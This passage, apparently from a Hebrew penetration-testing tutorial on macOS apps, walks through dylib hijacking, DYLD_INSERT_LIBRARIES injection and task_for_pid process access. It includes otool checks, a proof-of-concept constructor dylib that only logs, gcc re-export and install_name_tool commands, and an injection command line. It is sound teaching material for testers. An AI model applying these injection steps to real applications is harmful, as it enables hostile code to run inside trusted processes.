dtrace: description 'pid$target::malloc:entry ' matched 1 probe
CPU     ID                    FUNCTION:NAME
  1   8237                     malloc:entry                272
  1   8237                     malloc:entry                544
  1   8237                     malloc:entry                 24
  1   8237                     malloc:entry                  8
  1   8237                     malloc:entry               4080
  1   8237                     malloc:entry                248
  1   8237                     malloc:entry                248
  1   8237                     malloc:entry                 40
  1   8237                     malloc:entry                 32
  0   8237                     malloc:entry                 10
  0   8237                     malloc:entry                512
  0   8237                     malloc:entry               2048
```

ניתן לשנות את סקריפט DTrace כדי לחלץ נתונים נוספים. לדוגמה, אפשר לשנות את הסקריפט כדי לעקוב אחר הקצאות הזיכרון לפי גודל או להדפיס stack traces עבור כל הקצאה. למידע נוסף, עיינו כאן. הקפידו לבדוק את הסקריפטים של ה-DTrace על מערכת בסביבת בדיקות לפני הפעלתו על מערכת ייצור ותמיד ודאו שיש גיבוי של נתונים חשובים.

לאחר שעסקנו בניתוח קבצים, נעמיק קצת על מתקפות הקשורות לאפליקציות.

Dylib Hijacking


מתקפת Dylib hijacking היא מתקפה ידועה ב-macOS שבה תוקף מחליף את קבצי הספריות (dylib) הלגיטימיים בקבצים זדוניים, בדומה להתקפת dll hijacking המוכרת והידועה מעולמות הוינדוס.

הקדמה ל-dyld ו-dylibs

כדי להבין טכניקה זו, בואו נעמיק קודם באופן שבו יישומים טוענים ספריות דינמיות. ב-macOS, בדומה למערכות הפעלה אחרות, משתמשים במקשר דינמי (dynamic linker) כדי לטעון ספריות דינמיות, הידועות גם בשם ספריות משותפות או dylibs.

כאשר תהליך מופעל, ה-*Mach-O Loader* טוען את קוד היישום ואת הנתונים שלו לתוך מרחב הכתובות של תהליך חדש. הוא גם טוען את ה-dynamic linker (הידוע גם בשם *dyld*) לתוך התהליך ומעביר את השליטה אליו.

קבצי הרצה של macOS משתמשים בפורמט Mach-O. ה-dynamic linker בודק את header Mach-O של היישום כדי לקבוע את התלויות שלו בספריות דינמיות. Header Mach-O מכיל מידע כמו רשימת הספריות המשותפות הנדרשות על ידי היישום ושמות ההתקנה שלהן. שם ההתקנה הוא הנתיב המלא לספרייה, המאוחסן בפקודות הטעינה LC_LOAD_DYLIB או LC_ID_DYLIB dylib של הבינארי.



פקודות הטעינה מספקות מידע ל-dynamic loader כיצד לטעון ולקשר בינארי או ספריות בזמן ריצה. פורמט Mach-O משתמש במספר סוגים של "פקודות טעינה", ביניהן:

- LC_LOAD_DYLIB - מציין ספרייה דינמית שיש לטעון בזמן ריצה, והיא חייבת להיטען בעת הרצת הבינארי או הספרייה.
- LC_LOAD_WEAK_DYLIB - מציין ספרייה דינמית המקושרת באופן חלש. במקרה שהיא לא נמצאת, הבינארי או הספרייה עדיין יורצו ללא הפרעה.
- LC_REEXPORT_DYLIB - מציין ספרייה דינמית שיש לייצא מחדש על ידי הבינארי או הספרייה.

ה-dynamic loader משתמש בשמות ההתקנה של הספריות התלויות כדי לאתר אותן במערכת הקבצים. במקרים מסוימים, ייתכן שהשם המלא של הספריות לא יהיה ידוע בזמן היצירה.

מפתחים יכולים להשתמש ב-@/<shortcut> כדי לציין נתיב מלא ל-dylib יחסית לקובץ ההרצה הראשי.


קיימים שלושה משתנים עיקריים שניתן להשתמש בהם כהקדמת נתיב:

- @executable_path - משתנה זה מוחלף בנתיב לתיקייה המכילה את קובץ ההרצה הראשי של התהליך, לדוגמה, *./Applications/Dummy.app/Contents/MacOS*.
- @loader_path - משתנה זה מוחלף בנתיב לתיקייה המכילה את הבינארי mach-o, שמכיל את פקודת הטעינה.
- @rpath - משתנה זה מוחלף באחד או יותר מהנתיבים שצוינו על ידי פקודת LC_RPATH בזמן ריצה.

ספריות עם נתיבים דינמיים (יחסית ליישום) ידועות גם כ"run -path dependent libraries". מפתחים יכולים להשתמש בפקודת install_name_tool כדי להגדיר את @rpath. לדוגמה, הפקודה הבאה מגדירה את "@rpath/custom.dylib" כשם ההתקנה של ספרייה בשם "custom.dylib":

```
install_name_tool -id @rpath/custom.dylib custom.dylib
```

בזמן ריצה, הקובץ הבינארי מספק רשימת נתיבי חיפוש באמצעות פקודת הטעינה LC_RPATH בקובץ Mach-O. פקודת LC_RPATHמוגדרת על ידי המתכנת במהלך תהליך הפיתוח במידת הצורך.



בעת טעינת קובץ הרצה, dyld מבצע את השלבים הבאים:

- עבור כל ספרייה תלויה, dyld בודק האם הספרייה התלויה כבר נמצאת ב-dyld shared cache (מטמון מובנה מראש של dylibs ו-frameworks המסופקות על ידי המערכת המטמון המשותף ממוקם בנתיב: *./System/Library/dyld/dyld_shared_cache_*.*).
- אם הספרייה אינה נמצאת במטמון המשותף, dyld מחפש במיקום שצוין בפקודת הטעינה LC_LOAD_*DYLIB.
  - אם המיקום מוגדר כ-@rpath, ה-dyld מחפש את הספרייה התלויה בנתיב החיפוש בזמן ריצה (runtime search path) המוטמע בקובץ ההרצה או ב-dylib עצמו.
- אם הספרייה עדיין לא נמצאה, dyld מחפש את הספרייה התלויה בנתיבים סטנדרטיים כגון: */usr/lib*, */usr/local/lib/*, ו-*/System/Library/Frameworks/*.
- במקרה שאחת מהספריות חסרה או קיימת אי-התאמה בגרסאותיה, והספריות לא מסומנות כחלשות (אופציונליות), תהליך ההפעלה מופסק.

השתלטות על Dylib

ב-2015, חוקר האבטחה פטריק וורדל פרסם פוסט מצוין על ניצול ספריות חלשות וספריות תלויות בנתיב הרצה ל-dylib hijacking ב-macOS.

עם זאת, חשוב לציין שמאז 2015, אפל הוסיפה כמה מערכות הגנה שיכולות למנוע את הפגיעות הזו. כאשר קובץ הרצה או dylib נטען לזיכרון, AMFI - Apple Mobile File Integrity בודק את חתימת הקוד כדי לוודא שהוא נחתם על ידי מפתח אמין ולא נעשה בו שינוי או התערבות מאז נחתם.

הגנה זו, מהווה חלק נוסף מ-hardened runtime, אשר מונעת מתוכנית לטעון פלאגינים, תוספים או ספריות אלא אם הם נחתמו על ידי אפל או נחתמו עם אותו Team ID כמו קובץ ההרצה הראשי.

ישנם מקרים בהם ניתן עדיין לנצל dylib hijacking. נבחן מקרוב את המקרים הבאים:

- האפליקציה שאנחנו בוחנים אינה מוגבלת עם hardened runtime או שיש לה את ההרשאה com.apple.security.cs.disable-library-validation המאפשרת לעקוף את בדיקות האבטחה.
- אם אחד הקבצים בנתיב האפליקציה [*app/Contents*] לא נחתם כראוי הפגיעות עשויה להתקיים.

ניתן לבדוק את תקינות החתימה באמצעות הפקודה codesign -verify -verbose dummy. אם מופיעה הודעת שגיאה בפלט, הדבר מצביע על כך שהחתימה אינה תקינה:

```
julia@Julias-MBP app % cd dummy_with_dylib/dummy.app/Contents/MacOS/
julia@Julias-MBP MacOS % codesign --verify --verbose dummy
dummy: a sealed resource is missing or invalid
file added: /Users/julia/app/dummy_with_dylib/dummy.app/Contents/Test/custom.dylib
julia@Julias-MBP MacOS %
```

על מנת לבדוק אם אפליקציה פגיעה ל-dylib hijacking, ניתן להשתמש בכלי Dylib Hijack Scanner של פטריק או לבדוק ידנית באמצעות הפקודה otool. על ידי שימוש בפקודת otool עם הדגל "-l", ניתן להציג את כל פקודות הטעינה של הקובץ.

כדי לזהות dylibs חלשים, ניתן להשתמש בפקודה:

```
otool -l dummy | grep LC_LOAD_WEAK_DYLIB -A5
```

אם האפליקציה טוענת ספרייה חלשה מתיקייה הניתנת לכתיבה על ידי המשתמש, היא פגיעה, וניתן להניח או להחליף בספריית dylib זדונית באותה תיקייה:

```
julia@Julias-MBP app % cd dummy_with_weak/dummy.app/Contents/MacOS/
julia@Julias-MBP MacOS % otool -l dummy | grep LC_LOAD_WEAK_DYLIB -A5
          cmd LC_LOAD_WEAK_DYLIB
      cmdsize 80
         name @executable_path/../Frameworks/custom_weak.dylib (offset 24)
   time stamp 2 Thu Jan  1 02:00:02 1970
      current version 6.8.0
compatibility version 6.8.0
--
```

באופן דומה, ניתן להשתמש בפקודה:

```
otool -l dummy | grep LC_LOAD_DYLIB -A5
```

כדי לבדוק אם ספריות dylib נטענות מ-@rpath:

```
julia@Julias-MBP MacOS % otool -l dummy | grep LC_LOAD_DYLIB -A5
          cmd LC_LOAD_DYLIB
      cmdsize 48
         name @rpath/custom.dylib (offset 24)
   time stamp 2 Thu Jan  1 02:00:02 1970
      current version 6.8.0
compatibility version 6.8.0
--
```

אם ישנן ספריות dylib שנטענות מ-@rpath, עלינו לבדוק אם פקודות LC_RPATH מצביעות על תיקייה הניתנת לכתיבה. במקרה שישנן מספר פקודות טעינה של LC_RPATH והספרייה התלויה בנתיב ההרצה לא נמצאה בנתיב החיפוש הראשי של נתיב הרצה, ניתן לנצל את הפגיעות על ידי הנחת ספריית dylib זדונית בנתיב הראשי, למשל, בדוגמה שלנו ניתן למקם את הספרייה הזדונית בנתיב:

@executable_path/../Frameworks

```
julia@Julias-MBP MacOS % otool -l dummy | grep LC_RPATH -A3
          cmd LC_RPATH
      cmdsize 48
         path @executable_path/../Frameworks (offset 12)
Load command 33
          cmd LC_RPATH
      cmdsize 40
         path @executable_path/../Test (offset 12)
Load command 34
julia@Julias-MBP MacOS %
```

בדוגמה שלנו, הספרייה הדינמית שנקראת "custom.dylib" נטענת מ-@rpath. המיקום המיועד לספריית ה-dylib הלגיטימית הוא בתיקיית *@executable_path/../Test*. כמו כן, גילינו גם את נתיב החיפוש *@executable_path/../Frameworks* שמופיע לפני *@executable_path/../Test*. מצב זה מאפשר לנו להניח את ה-dylib שלנו ב-*@executable_path/../Frameworks* ולהשתלט על ה-dylib הלגיטימי.

בואו ניצור dylib פשוט מהקוד הבא:

```
#include <stdio.h>
#include <syslog.h>

__attribute__((constructor))
static void customConstructor(int argc)
{
syslog(LOG_ERR, "Dylib loaded successful!");
}
```

כדי לקמפל את הקוד ולהגדיר את הדגלים הנדרשים, נשתמש בפקודת המפעילה את הקומפיילר gcc. עלינו להגדיר את הדגלים current_version ו-compatibility_version כך שיהיו תואמים לגרסאות של ה-dylib הלגיטימי. בנוסף, ה-dylib המתחזה צריך לייצא את הסימבולים הנכונים כדי למנוע קריסות בזמן הטעינה.

ניתן להשיג זאת באמצעות ספריית 're-exporter' שיוצרת ייצוא ל-dylib הלגיטימי באמצעות הדגל - *reexport_library*:

```
Load command 11
          cmd LC_REEXPORT_DYLIB
      cmdsize 48
         name @rpath/custom.dylib (offset 24)
   time stamp 2 Thu Jan  1 02:00:02 1970
      current version 6.8.0
compatibility version 6.8.0
```

הנה דוגמה לפקודת הקומפילציה:

```
gcc -dynamiclib -current_version 6.8.0 -compatibility_version 6.8.0 custom.c -o
custom.dylib -Wl,-reexport_library "legitimate dylib"
```


הגדרת שם ההתקנה לזהה לשם שצוין בפקודת LOAD_*DYLIB:

```
install_name_tool -id @rpath/custom.dylib custom.dylib
```

שינוי שם ההתקנה לנתיב המלא של ה-dylib הלגיטימי (פותר נתיב @/<shortcut>):

```
install_name_tool -change <old> <new> <target dylib>
```

לבסוף, יש להעתיק את ה-dylib לתיקיית *@executable_path/../Test* ולהפעיל את האפליקציה. ניתן לבדוק באפליקציית הקונסולה אם ה-dylib נטען:



בנוסף להשתלטות על ספריות, ישנה שיטה נוספת להרצת קוד זדוני בתהליך הנקראת "dylib injection" (הזרקת קוד). בניגוד להשתלטות, שמשתמשת במנגנון חיפוש הספריות הדינמיות כדי לטעון dylib זדוני במקום ספרייה לגיטימית, הזרקת dylib מזריקה ספרייה דינמית לתוך תהליך רץ כדי לשנות את התנהגותו או להרחיב את יכולותיו.

Code Injection

הזרקת קוד היא טכניקה המשמשת להחדרת או הרצת קוד שרירותי בתוך האפליקציה רצה. נבחן שתי טכניקות מרכזיות להזרקת קוד:

1. הזרקת dylib בעזרת dyld_insert_libraries
2. הזרקה דרך mach task port

מהי הזרקת dylib?

הזרקת dylib היא טכניקה להחדרת קוד לאפליקציית macOS על ידי הגדרת משתנה הסביבה DYLD_INSERT_LIBRARIES לנתיב של ספרייה דינמית (dylib), כך שקוד הספרייה יבוצע בתוך התהליך של האפליקציה. טכניקה זו דומה לשיטת LD_PRELOAD בלינוקס.

הספרייה המוזרקת מתבצעת עם אותן הרשאות כמו התהליך הראשי. מה שמאפשר לבצע פעולות עם אותן הרשאות של האפליקציה. מטרת המשתנה DYLD_INSERT_LIBRARIES היא לציין ספרייה דינמית שצריכה להיטען לתוך תהליך בזמן ריצה. כאשר תהליך מתחיל, ה-dynamic linker מחפש את הערך של משתנה הסביבה DYLD_INSERT_LIBRARIES וטוען את הספריות הדינמיות שצוינו לפני טעינת התלויות של התוכנית:

```
DYLD_INSERT_LIBRARIES
        This is a colon separated list of additional dynamic
        libraries to load before the ones specified in the program.
        If instead, your goal is to substitute a library that would
        normally be loaded, use DYLD_LIBRARY_PATH or
        DYLD_FRAMEWORK_PATH instead.
```


אם SIP מופעל, בינארים המוגנים על ידיו מתעלמים ממשתנה סביבה זה.

במקרה שלנו, SIP אוכף הגבלות על אפליקציות שנוצרו עם Hardened Runtime מופעל. כברירת מחדל, משתני סביבה מסוימים הקשורים לקישור דינמי, כולל DYLD_INSERT_LIBRARIES, אינם מותרים.

עם זאת, ישנם החרגות להגבלות הללו, כפי שהודגם קודם. חלק מהאפליקציות עשויות לכלול חריגות זמן ריצה. ישנם שתי החרגות שיכולות להוביל להזרקת dylib:

- Allowing DYLD environment variables - חריגה זו מאפשרת שימוש במשתני סביבה הקשורים ל-dyld, כולל DYLD_INSERT_LIBRARIES.
- Disable Library Validation - במקרה שהספרייה המוזרקת לא חתומה עם מזהה הצוות הצפוי (Team ID), ניתן לעקוף את הבדיקה אם האפליקציה הוגדרה עם חריגה זו.

ניתן לבדוק את ההרשאות (entitlements) של אפליקציה כדי לזהות אם היא פגיעה להזרקת dylib. אם com.apple.security.cs.allow-dyld-environment-variables ו-com.apple.security.cs.disable-library-validation מוגדרות כ-true, אזי החריגות הללו מופעלות והאפליקציה עשויה להיות פגיעה:



על מנת להדגים את טכניקת הזרקת ה-dylib, נתחיל ביצירת ספרייה דינמית (dylib) באמצעות הקוד הבא:


```
#include <stdio.h>
#include <syslog.h>

__attribute__((constructor))
static void customConstructor(int argc, const char **argv)
{
    printf("Hello!\n");
    syslog(LOG_ERR, "Dylib injection successful in %s\n", argv[0]);
}
```

על מנת לקמפל את הקוד וליצור את הספרייה הדינמית (dylib), נשתמש בפקודת gcc הבאה:

```
gcc -dynamiclib inject.c -o inject.dylib
```

לאחר שקימפלנו את ה-dylib, נוכל להמשיך בהגדרת משתנה הסביבה לספרייה שלנו ולהריץ את האפליקציה:

```
DYLD_INSERT_LIBRARIES=inject.dylib ~/dummy.app/Contents/MacOS/dummy
```



לאחר שהזרקנו את הספרייה הדינמית והרצנו את האפליקציה, נוכל לאמת שהקוד שלנו רץ על ידי בדיקה באפליקציית Console של macOS.

Time	Process	Message
22:37:42.555422+0300	dummy	Requesting container lookup; personaid = -1, type = NOPERSONA, name = <unknown>, class = 2,
22:37:42.557449+0300	dummy	container_create_or_lookup_for_platform: success
22:37:42.558861+0300	dummy	Dylib injection successful in /Users/julia/app/dummy.app/Contents/MacOS/dummy
22:37:42.589343+0300	dummy	Received configuration update from daemon (initial)
22:37:42.592164+0300	dummy	CHECKIN: pid=72488

טכניקה נוספת: Injection via Mach Task Port

טכניקה נוספת להזרקת קוד לתוך תהליך היא באמצעותmach task port, אשר משמש בדרך כלל לתקשורת בין-תהליכים (IPC) של התהליך. ההרשאה `com.apple.security.get-task-allow` מאפשרת לאפליקציה לקרוא או לשנות את הזיכרון של תהליכים אחרים הרצים על אותה מכונה. ניתן לנצל זאת להזרקת קוד לתוך תהליך אחר.

לדוגמה, הקוד הבא מנסה להשיג את *mach port* עבור מזהה תהליך (PID) מסוים. יש לציין שהקוד צריך להתבצע עם הרשאות מנהל מערכת (root):

```
#include <stdio.h>
#include <stdlib.h>
#include <mach/mach.h>
#include <unistd.h>

int main() {
   setuid(0);
   pid_t pid = 4570;
   mach_port_t task;
   kern_return_t kr = task_for_pid(mach_task_self(), pid, &task);
   if (kr != KERN_SUCCESS) {
       printf("Failed to get task port for PID %d: %s\n", pid, mach_error_string(kr));
       return 1;
   }
   printf("Got task port 0x%x for PID %d\n", task, pid);
   // use the task port to read and write memory within the target process
   // ...
   return 0;
}
```

כאשר ניסינו להריץ את התוכנית הזו עם PID של אפליקציה הדמה, קיבלנו שגיאת AMFI שמציינת שהתוכנית שלנו אינה מוגדרת כדיבאגר לקריאה בלבד. כדי לפתור זאת, התוכנית חייבת לכלול גם את ההרשאה com.apple.security.cs.debugger, שמאפשרת לאפליקציה לחבר דיבאגר לתהליך אחר:

```
/kernel (/System/Library/Extensions/AppleMobileFileIntegrity.kext/Contents/MacOS/AppleMobileFileIntegrity)
Subsystem: --  Category: <Missing Description>  Hide                                  Volatile
Activity ID: 0  Thread ID: 0x1cfc9  PID: 0                          2023-04-09 15:05:50.489254+0300

macOSTaskPolicy: (<no identity>) may not get the task control port of (dummy) (pid:3786):
(dummy) is hardened, (dummy) has get-task-allow, (<no identity>) is not a declared debugger(<no identity>)
is not a declared read-only debugger
```

הקוד הזה מהווה דוגמה בסיסית לשימוש בפונקציונליות `task_for_pid` כדי להזריק קוד לתוך תהליך רץ.

אם מישהו מעוניין לנסות את הטכניקה הזו בעצמו, ניתן למצוא תוכניות שימושיות שפורסמו על ידי ג'ונתן לוין וסקוט נייט על remote thread injection.

Apple מגבילה את השימוש בהרשאה com.apple.security.get-task-allow. ההרשאה ניתנת כעת רק לאפליקציות שהותקנו דרך Xcode או מסומנות כסביבת פיתוח. משמעות הדבר היא שההרשאה אינה זמינה לאפליקציות המופצות דרך חנות האפליקציות או שהורדו ממקורות צד שלישי.

XPC Attacks

בואו נדבר על סוג נוסף של מתקפה הידועה כמתקפת XPC. למרות שלא ניכנס לעומק פרטי המתקפה, אנו מאמינים שחשוב להזכיר אותה מכיוון שהבנת מתקפות XPC יכולה לספק תובנות חשובות ולעזור לחשוף סיכוני אבטחה לא ידועים.

XPC הינו מנגנון תקשורת בין-תהליכית (IPC) שמספקת macOS שמאפשר לתהליכים לתקשר בצורה מאובטחת זה עם זה באמצעות מודל לקוח-שרת.

מתקפות XPC מתייחסות לניצול חולשות ביישום או בהגדרה של שירותי XPC (תקשורת בין-תהליכית), מה שיכול להוביל לגישה לא מורשית, הסלמת הרשאות או אפילו הרצת קוד מרחוק. תוקפים יכולים לעשות מניפולציות להודעות XPC, לזייף זהויות או לנצל נקודות קצה של XPC כדי להשתלט על האפליקציה המותקפת.

שירותי XPC משמשים לעיתים קרובות ליישום כלי עזר עם הרשאות גבוהות (privileged helper tools), הידועים גם כ-privileged daemons ו-helper agents, כלים אלו מספקים פונקציונליות לאפליקציה הראשית או לאפליקציות אחרות במערכת. הם נועדו על מנת לאפשר משימות שדורשות הרשאות גבוהות, כמו ניהול רשת או תצורה ברמת מערכת או שליטה בחומרה. ניתן למצוא את הכלים המורשים במיקום /Library/PrivilegedHelperTools.

למידע מפורט יותר והפניות על מתקפות XPC, ניתן לבקר בבלוגים ובמאמרים הבאים:

- The Evil Bit: XPC
- Offensive Security: Microsoft Teams macOS Local Privilege Escalation
- YouTube: Understanding XPC Mechanism and Attacks

סיכום

במאמר זה דיברנו על מבנה של אפליקציות macOS ויצרנו אפליקציה דמה לצורך הדגמה. הראינו כיצד להגדיר פרוקסי ולנתח תעבורת רשת, וגם עברנו על מספר מערכות הגנה כמו SIP ו-App Sandbox. ביצענו ניתוח קבצים, עם דגש על בדיקת entitlements, המהוות חלק משמעותי בבדיקות PT. בנוסף, הצגנו מספר מתקפות הקשורות לאפליקציות macOS.

אנו מקווים שהמידע הזה יהיה שימושי לבודקי חדירות וחוקרים העוסקים באפליקציות macOS.

ביבליוגרפיה

- https://developer.apple.com/documentation/bundleresources
- https://developer.apple.com/documentation/bundleresources/information_property_list
- https://developer.apple.com/documentation/servicemanagement/
- https://developer.apple.com/documentation/bundleresources/placing_content_in_a_bundle
- https://www.kodeco.com/731-macos-development-for-beginners-part-1
- https://developer.apple.com/documentation/security/app_sandbox?language=objc
- https://developer.apple.com/documentation/xcode/configuring-the-macos-app-sandbox/
- https://developer.apple.com/documentation/security/notarizing_macos_software_before_distribution
- https://support.apple.com/en-il/HT204899
- https://developer.apple.com/library/archive/documentation/Security/Conceptual/System_Integrity_Protection_Guide/FileSystemProtections/FileSystemProtections.html#//apple_ref/doc/uid/TP40016462-CH2-SW1
- https://developer.apple.com/documentation/security/disabling_and_enabling_system_integrity_protection?language=objc
- https://www.youtube.com/watch?v=c8Iqbydj4IU
- https://www.hackingarticles.in/wireshark-for-pentesters-a-beginners-guide/
- https://developer.apple.com/documentation/security/code_signing_services
- https://sec.okta.com/articles/2018/06/issues-around-third-party-apple-code-signing-checks
- https://developer.apple.com/documentation/security/hardened_runtime?language=objc

- https://developer.apple.com/documentation/bundleresources/entitlements
- http://www.newosxbook.com/tools/jtool.html
- https://objective-see.org/tools.html
- https://frida.re
- http://dtrace.org/blogs/brendan/2011/02/11/dtrace-pid-provider-arguments/
- https://www.virusbulletin.com/virusbulletin/2015/03/dylib-hijacking-os-x
- https://objective-see.org/products/dhs.html
- https://jon-gabilondo-angulo-7635.medium.com/how-to-inject-code-into-mach-o-apps-part-i-17ed375f736
- http://newosxbook.com/src.jl?tree=listings&file=inject.c
- https://gist.github.com/knightsc/45edfc4903a9d2fa9f5905f60b02ce5a
- https://theevilbit.github.io/tags/xpc/
- https://www.offsec.com/offsec/microsoft-teams-macos-local-privesc/
- https://www.youtube.com/watch?v=ezxD5M90Mmc